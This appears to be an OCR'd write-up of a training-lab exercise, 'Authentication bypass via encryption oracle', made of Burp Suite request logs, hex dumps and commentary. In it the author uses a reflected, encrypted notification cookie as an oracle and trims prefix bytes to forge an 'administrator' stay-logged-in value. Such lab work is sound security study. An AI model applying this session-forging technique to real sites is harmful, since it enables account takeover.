125...	https://0aea000103b82be78..	GET	/post/comment/confirmation?post...	✓		200	2910	HTML		Authentication bypass...		
125...	https://0aea000103b82be78..	GET	/academyLabHeader			101	147					
125...	https://0aea000103b82be78..	GET	/post?postId=4	✓		200	9038	HTML		Authentication bypass...		
126...	https://0aea000103b82be78..	GET	/academyLabHeader			101	147					
126...	https://0aea000103b82be78..	POST	/post/comment	✓		302	183					
126...	https://0aea000103b82be78..	GET	/post?postId=4	✓		200	9161	HTML		Authentication bypass...		
126...	https://0aea000103b82be78..	GET	/academyLabHeader			101	147					

Request

```
GET /post?postId=4 HTTP/2
Host: 0aea000103b82be78046679200af00ef.web-security-academy.net
Cookie: notification=e5p5TC9DZKLPbLZ%2bHit%2fYawfUm33H10Sl%2bXL7XA4iZI%3d; stay-logged-in=djpOaczCI4MfigibZEscboalVvtN6K1OsZ7PUg3j88M%3d; session=
MIYqOmExUXaPmWygj4mOM36ahryW3UvW
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.199 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Sec-Ch-Ua: "Not_A Brand";v="8", "Chromium";v="120"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Referer: https://0aea000103b82be78046679200af00ef.web-security-academy.net/post?postId=4
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=0, i


```


On screenshot above, I tested the functionality of the website, especially leaving the comment. Firstly, I did it in correct way and then tried edge cases, such as entering email of wrong format.
I noticed, that after doing so, the notification cookie (encrypted) is being added to the packets. The notification itself appears on top of the page:



Invalid email address: dddd

notification=eM0oZsWKwcnJQZkM2Yl3CkN2u%2b3Mkopz1X41vRb4Zkg%3d
stay-logged-in=oIX%2bJz5O76UDPnoPIitpv4jpONAN3StTS0UGHqjxJc8%3d


Let’s try to decrypt this:



```
GET /post?postId=3 HTTP/2
Host: 0a5400b303f91cb786e8673000ae009b.web-security-academy.net
Cookie: notification=oIX%2bJz5O76UDPnoPIitpv4jpONAN3StTS0UGHqjxJc8%3d;
stay-logged-in=oIX%2bJz5O76UDPnoPIitpv4jpONAN3StTS0UGHqjxJc8%3d; session=
LFHeISSeGUou2yPaiu5EjSxbMhwhv7ct
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/115.0.5790.171 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Sec-Ch-Ua:
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: ""
Referer:
https://0a5400b303f91cb786e8673000ae009b.web-security-academy.net/post?postI
d=3
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
```

```
</div>
<div theme="blog">
  <section class="maincontainer">
    <div class="container is-page">
      <header class="navigation-header">
        <section class="top-links">
          <a href=/>Home
          </a>
          <p>
            |
          </p>
          <a href="/my-account?id=wiener">
            My account
          </a>
          <p>
            |
          </p>
        </section>
      </header>
      <header class="notification-header">
        wiener:1708376972517
      </header>
      <div class="blog-post">
        <img src="/image/blog/posts/14.jpg">
        <h1>
          Making The Holidays Special Again
        </h1>
        <p>
          <span id=blog-author>
            Jock Sonyou
```

wiener:1708376972517


Burp Suite Community Edition v2023.9.1 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Intruder Repeater Collaborator Proxy Sequencer Decoder Comparer Logger Organizer Extensions Learn Settings
decrypt × encrypt ×
Send Cancel Follow redirection
Target: https://0a5400b303f91cb786e8673000ae009b.web-security-academy.net HTTP/2


```
LFHeISSeGUou2yPaiu5EjSxbMhwhv7ct
Content-Length: 136
Cache-Control: max-age=0
Sec-Ch-Ua:
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: ""
Upgrade-Insecure-Requests: 1
Origin:
https://0a5400b303f91cb786e8673000ae009b.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.171
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
mage/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=
0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer:
https://0a5400b303f91cb786e8673000ae009b.web-security-academy.net/
post?postId=3
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9

csrf=zZWjOYq8vvW7ZwlVinARFcz2HqZP31pi&postId=3&comment=TEST&name=
test&email=administrator:1708376972517&website=
http%3A%2F%2Fwww.test.ru
```

```
HTTP/2 302 Found
Location: /post?postId=3
Set-Cookie: notification=
eM0oZsWKwcnJQZkM2Yl3Cu2xh1tyMFCvvKZJyTmtg5tl0jNSsy2idqAGxpRQyLin6Ih
5xujmRsGU%2bCDOB1x5eg%3d%3d; HttpOnly
X-Frame-Options: SAMEORIGIN
Content-Length: 0
```

Inspector
Selection 27 (0x1b)
Selected text: administrator:1708376972517
Decoded from: Select

Request attributes	2
Request query parameters	0
Request body parameters	6
Request cookies	2
Request headers	23
Response headers	4

notification=eM0oZsWKwcnJQZkM2Yl3Cu2xh1tyMFCvvKZJyTmtg5tl0jNSsy2idqAGxpRQyLin6Ih5xujmRsGU%2bCDOB1x5eg%3d%3d




```
GET /post?postId=3 HTTP/2
Host: 0a5400b303f91cb786e8673000ae009b.web-security-academy.net
Cookie: notification=
eM0oZsWKwcnJQZkM2Yl3Cu2xh1tyMFCvvKZJyTmtg5tl0jNSsy2idqAGxpRQyLin6Ih5xujmR
sGU%2bCDOB1x5eg%3d%3d; stay-logged-in=
oIX%2bJz5O76UDPnoPIitpv4jpONAN3StTS0UGHqjxJc8%3d; session=
LFHeISSeGUou2yPaiu5EjSxbMhwhv7ct
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/115.0.5790.171 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/we
bp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Sec-Ch-Ua:
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: ""
Referer:
https://0a5400b303f91cb786e8673000ae009b.web-security-academy.net/post?po
stId=3
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
```

Web Academy
Authentication bypass via encryption oracle
LAB Not solved

~~Back to lab description~~ »

Invalid email address: administrator:1708376972517



```
eM0oZsWKwcnJQZkM2Yl3Cu2xh1tyMFCvvKZJyTmtg5tl0jNSsy2idqAGxpRQyLin6Ih5xujmRsGU%2bCDOB1x5eg%3d%3d
```


```
eM0oZsWKwcnJQZkM2Yl3Cu2xh1tyMFCvvKZJyTmtg5tl0jNSsy2idqAGxpRQyLin6Ih5xujmRsGU+CDOB1x5eg==
```

```
00000000    af  bc  a6  49  c9  39  ad  83   9b  65  d2  88  33  52  b3  2d  a2    ¯¼¦IÉ9ƒ›eÒ3R³-¢
00000010    76  a0  06  c6  94  50  c8  b8   a7  e8  88  79  c6  e8  e6  46        v ÆPÈ¸§èyÆèæF
00000020    c1  94  f8  20  ce  07  5c  79   7a  --  --  --  --  --  --  --        Áø Î\yz
```

```
00000000    af  bc  a6  49  c9  39  ad  83   9b  65  d2  88  33  52  b3  2d  a2    ¯¼¦IÉ9ƒ›eÒ3R³-¢
00000010    76  a0  06  c6  94  50  c8  b8   a7  e8  88  79  c6  e8  e6  46        v ÆPÈ¸§èyÆèæF
00000020    c1  94  f8  20  ce  07  5c  79   7a  --  --  --  --  --  --  --        Áø Î\yz
```

```
r7ymSck5rYObZdIzUrMtonagBsaUUMi4p+iIecbo5kbBlPggzgdceXo=
```

```
%72%37%79%6d%53%63%6b%35%72%59%4f%62%5a%64%49%7a%55%72%4d%74%6f%6e%61%67%42%73%61%55%55%4d%69%34%70%2b%69%49%65%63%62%6f%35%6b%62%42%6c%5
```


Burp Suite Community Edition v2023.9.1 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Intruder Repeater Collaborator Proxy Sequencer Decoder Comparer Logger Organizer Extensions Learn Settings
decrypt encrypt
Send Cancel
Target: https://0a5400b303f91cb786e8673000ae009b.web-security-academy.net HTTP/2
Request
Pretty Raw Hex
Response
Pretty Raw Hex Render
Inspector
Request attributes 2
Request query parameters 1
Request body parameters 0
Request cookies 3
Request headers 21
0 highlights
Done
2,614 bytes | 42 millis

```
GET /post?postId=3 HTTP/2
Host: 0a5400b303f91cb786e8673000ae009b.web-security-academy.net
Cookie: notification=
%72%37%79%6d%53%63%6b%35%72%59%4f%62%5a%64%49%7a%55%72%4d%74%6f%6e%61%67%
42%73%61%55%55%4d%69%34%70%2b%69%49%65%63%62%6f%35%6b%62%42%6c%50%67%67%7
a%67%64%63%65%58%6f%3d; stay-logged-in=
oIX%2bJz5O76UDPnoPIitpv4jpONAN3StTS0UGHqjxJc8%3d; session=
LFHeISSeGUou2yPaiu5EjSxbMhwhv7ct
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/115.0.5790.171 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/we
bp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Sec-Ch-Ua:
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: ""
Referer:
https://0a5400b303f91cb786e8673000ae009b.web-security-academy.net/post?po
stId=3
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
```

Authentication bypass via encryption oracle


LAB Not solved

Back to lab home

Back to lab description

Internal Server Error

Input length must be multiple of 16 when decrypting with padded cipher


Burp Suite Community Edition v2023.9.1 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Intruder Repeater Collaborator Proxy Sequencer Decoder Comparer Logger Organizer Extensions Learn Settings
1 2
Send Cancel
Target: https://0a5400b303f91cb786e8673000ae009b.web-security-academy.net HTTP/2
Request
Pretty Raw Hex
Response
Pretty Raw Hex Render
Inspector
Request attributes 2
Request query parameters 1
Request body parameters 0
Request cookies 3
Request headers 21
0 highlights
Done
8,317 bytes | 51 millis


```
GET /post?postId=3 HTTP/2
Host: 0a5400b303f91cb786e8673000ae009b.web-security-academy.net
Cookie: notification=
%5a%38%36%6e%4b%54%48%70%46%4e%6d%73%39%30%42%58%5a%72%2f%43%69%33
%76%46%4d%2f%42%43%6a%48%2f%47%6c%38%6b%45%72%37%51%54%56%4f%73%3d
; stay-logged-in=oIX%2bJz5O76UDPnoPIitpv4jpONAN3StTS0UGHqjxJc8%3d;
 session=LFHeISSeGUou2yPaiu5EjSxbMhwhv7ct
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.171
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
mage/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=
0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Sec-Ch-Ua:
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: ""
Referer:
https://0a5400b303f91cb786e8673000ae009b.web-security-academy.net/
post?postId=3
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
```

Authentication bypass via encryption oracle

LAB Not solved

Back to lab description

administrator:1708376972517


Burp Suite Community Edition v2023.9.1 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Intruder Repeater Collaborator Proxy Sequencer Decoder Comparer Logger Organizer Extensions Learn
Settings
Decode as ...
Encode as ...
Hash ...
Smart decode

```
eM0oZsWKwcnJQZkM2Yl3CtZ7DcGxW2sAhsO3CALo99xnzqcpMekU2az3QFdmv8KLe8Uz8EKMf8aXyQSvtBNU6w%3d%3d
```
[✓ Text] Hex

```
eM0oZsWKwcnJQZkM2Yl3CtZ7DcGxW2sAhsO3CALo99xnzqcpMekU2az3QFdmv8KLe8Uz8EKMf8aXyQSvtBNU6w==
```
[✓ Text] Hex

